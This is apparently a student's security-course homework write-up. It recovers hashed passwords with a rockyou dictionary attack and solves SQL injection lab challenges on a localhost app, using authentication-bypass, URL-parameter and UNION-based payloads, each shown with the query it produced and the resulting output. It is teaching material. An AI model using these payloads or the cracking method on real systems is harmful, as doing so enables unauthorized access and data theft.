

Question 1.b)

Alice's password is maganda
Bob's password is gangsta
Charlie's password is claire
Harry's password is grenade

Question 1.c) No. Since hash functions give different results whenever their input changes (neglecting collisions), adding salt to the passwords changes their hashes. Therefore, previous hash table doesn't work for salted passwords.

Question 1.d) To run dictionary attack on salted database, I also need a dictionary extracted from salted passwords. Therefore, my strategy would be this:

- 1) take the salt of a user.
- 2) For each password in rockyou dataset, recalculate hashes with user specific salt.
- 3) Run dictionary attack with new attack table by checking if hash exists in dictionary.
- 4) If hash exists in dictionary, return the password used to create hash
- 5) Repeat this for each user.

Since for each user a new dictionary is needed, this attack is more computationally costly. On unsalted dataset, I only needed to use lookup table for each user. However, on salted dataset, first I need to recreate the hash table and run attack using it. This overhead makes it more computationally expensive.

Question 1.e)

Dave's password is kitten
Karen's password is karen
Faith's password is bowwow
Harrison's password is pomegranate

Example usage:

```
C:\Users\atakan\Desktop\dersler\comp430\hws\HW4\Question1>python question1.py
Alice's password is maganda
Bob's password is gangsta
Charlie's password is claire
Harry's password is grenade
Dave's password is kitten
Karen's password is karen
Faith's password is bowwow
Harrison's password is pomegranate
```

Question 2)

Part 1)

Challenge 1)

payload: ' or 1=1; --

Query : SELECT * FROM users WHERE username='' or 1=1; --' AND password='q'

Result: Array

```
(
  [0] => stdClass Object
    (
      [id] => 1
      [username] => jack
      [password] => 351d7cf0842ee070ff2a57cb305c86c7
    )
  [1] => stdClass Object
    (
      [id] => 2
      [username] => admin
      [password] => f6d568e90e5a5bcc40be98b829a967b4
    )
  [2] => stdClass Object
    (
      [id] => 3
      [username] => lord
      [password] => b53098c5822b54f262fe25d8c749ab56
    )
)
```

Login successful! Welcome jack: [Next Challenge](#)

Challenge 1 - Fight!

Enter username and password:

Username:

Password:

[Source Code](#) | [Back](#)


When query is injected, database runs this command:

```
SELECT * FROM users WHERE username='' or 1=1;
```

Since 1=1 is always true, it will return all the information from the users table. This is sufficient for a successful login. For passwords, I enter a random character (which is not important since it is commented out in query)

Challenge 2) I used same payload with the challenge 1.

payload: ' or 1=1; --



Challenge 2 - Fight!

Enter username and password:

Username:
Password:

[Source Code](#) | [Back](#)



When query is injected, database runs this command:

```
Query : SELECT * FROM users WHERE username='\'' or 1=1; --' AND password='q'
```

Similarly, since $1=1$ is always true, it will return all the information from the users table. This is sufficient for a successful login. For passwords, I enter a random character (which is not important since it is commented out in query). Since this attack is not constructed around an escaped character, defense on this challenge didn't affect my attack.

Challenge 3)

First I added "&or 1=1" at the end of the url. Then this request is send to server:

<http://localhost/auth.php?challenge=3&ord=or%201=1>

Then I added two random characters to the username and password and this query is created:

```
Query : SELECT * FROM users WHERE username=? AND password = ? or 1=1
```

Since $1=1$ condition is always true for every row in the database, username and password conditions didn't create any difference. Then this query returned every row in the users table which was enough for authentication of this challenge.

The screenshot shows a web browser window with multiple tabs. The active tab is titled 'localhost/auth.php?challenge=3&ord=or%201=1'. The address bar shows the URL 'localhost/auth.php?challenge=3&ord=or%201=1'. The browser's developer tools are open, displaying the following SQL query and its results:

```
Query : SELECT * FROM users WHERE username=? AND password = ? or 1=1
Result: Array
(
    [0] => stdClass Object
        (
            [id] => 1
            [username] => jack
            [password] => 3e9d173f6dd2825074157a920e6e92b5
        )
    [1] => stdClass Object
        (
            [id] => 2
            [username] => admin
            [password] => 93e6d37b7242fbc755b213e07efba59f
        )
    [2] => stdClass Object
        (
            [id] => 3
            [username] => lord
            [password] => e349b2a8161e235732a992f00b7c04ab
        )
)
```

Below the query results, a green message box says "Login successful! Welcome jack. [Next Challenge](#)".

Challenge 3 - Fight!

Enter username and password:

Username:

Password:

The Windows taskbar is visible at the bottom of the screen, showing the time as 2:56 PM on 1/9/2022.


Challenge 4)



Part2)

Payload = none' union select username, S.id, userid, salary, userid, bio FROM salaries S JOIN users U ON (U.id=S.userid) where salary>=100000; --

This payload works as follow. First, I added none as a username which doesn't exist. So left side of the union returns nothing. On the other hand, right side of the union inserts a similar query but instead of role, there is salary. It also adds "where salary >= 100000" which gets the users with high salary. Rest of the query just joins two tables (users and salaries) by matching ids.



```
DEBUG INFORMATION
Query : SELECT U.username, S.* FROM salaries S
JOIN users U ON (U.id=S.userid)
WHERE S.id=0 OR U.username='none' union select username, S.id, userid, salary, userid, bio FROM salaries S JOIN users U ON (U.id=S.userid) where salary>=100000; --'
Result: Array
(
    [0] => stdClass Object
        (
            [username] => lord
            [id] => 3
            [userid] => 3
            [role] => 129046
            [salary] => 3
            [bio] => The boss of the company!
        )
)
```

lord

Role: 129046
Salary: 3
Bio: The boss of the company!
[Back to List](#)

[Source Code](#) | [Back](#)



```
DEBUG INFORMATION
Query : SELECT U.username, S.* FROM salaries S
JOIN users U ON (U.id=S.userid)
WHERE S.id=0 OR U.username='none' union select username, S.id, userid,
salary, userid, bio FROM salaries S JOIN users U ON (U.id=S.userid) where
salary>=100000; --'
```